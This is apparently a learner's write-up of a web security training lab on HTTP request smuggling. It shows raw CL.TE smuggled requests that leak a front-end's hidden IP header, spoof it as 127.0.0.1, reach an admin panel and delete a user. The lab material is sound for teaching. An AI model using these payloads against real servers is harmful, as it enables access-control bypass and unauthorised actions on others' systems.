

# # Exploiting HTTP request smuggling to reveal front-end request rewriting


## Lab

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

There's an admin panel at `/admin`, but it's only accessible to people with the IP address 127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address. It's similar to the `X-Forwarded-For` header but has a different name.

To solve the lab, smuggle a request to the back-end server that reveals the header that is added by the front-end server. Then smuggle a request to the back-end server that includes the added header, accesses the admin panel, and deletes the user `carlos`.

I used the template in the guide because I haven't figured out consistency yet with what template to use when.



```
Request
Pretty Raw Hex Hackvector
1 POST / HTTP/1.1\r\n
2 Host: 0afd003003199d75c0ff84af00ad0068.web-security-academy.net\r\n
3 Content-Type: application/x-www-form-urlencoded\r\n
4 Content-Length: 124\r\n
5 Transfer-Encoding: chunked\r\n
6 \r\n
7 0\r\n
8 \r\n
9 POST / HTTP/1.1\r\n
0 Content-Type: application/x-www-form-urlencoded\r\n
1 Content-Length: 200\r\n
2 Connection: close\r\n
3 \r\n
4 search=test\r\n
5 \r\n
6
```

Eventually you'll get a weird header back with your IP which you can paste into the request, changing to 127.0.0.1

```

</header>
<section class=blog-header>
  <h1>
    0 search results for 'testPOST / HTTP/1.1
    X-nZPRQA-Ip: 213.106.89.162
    Host: 0afd003003199d75c0ff84af00ad0068.web-security-academy.net
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 124
    Transfer'
  </h1>
  <hr>
</section>
<section class=search>
  <form action=/ method=POST>
    <input type=text placeholder='Search the blog...' name=search>
    <button type=submit class=button>

```

## Request

Pretty Raw Hex Hackvortor

```

1 POST / HTTP/1.1 \r \n
2 Host: 0afd003003199d75c0ff84af00ad0068.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 143 \r \n
5 Transfer-Encoding: chunked \r \n
6 \r \n
7 0 \r \n
8 \r \n
9 POST /admin HTTP/1.1 \r \n
10 X-nZPRQA-Ip: 127.0.0.1 \r \n
11 Content-Type: application/x-www-form-urlencoded \r \n
12 Content-Length: 10 \r \n
13 Connection: close \r \n
14 \r \n
15 search=test \r \n
16 \r \n
17

```

[Back to lab description >>](#)[Home](#) | [Admin panel](#)

### Users

carlos - [Delete](#)

wiener - [Delete](#)

Mind and update the content-length on the top request

```
Request
Pretty Raw Hex Hackvortor
1 POST / HTTP/1.1
2 Host: 0afd003003199d75c0ff84af00ad0068.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 166
5 Transfer-Encoding: chunked
6
7 0
8
9 POST /admin/delete?username=carlos HTTP/1.1
10 X-nZPRQA-IP: 127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 1
13 Connection: close
14
15 search=test
16
17
```

Congratulations to me

Congratulations, you solved the lab!



Share

No carlos

Congratulations, you solved  
the lab!

[Back](#)

Users

wiener - [Delete](#)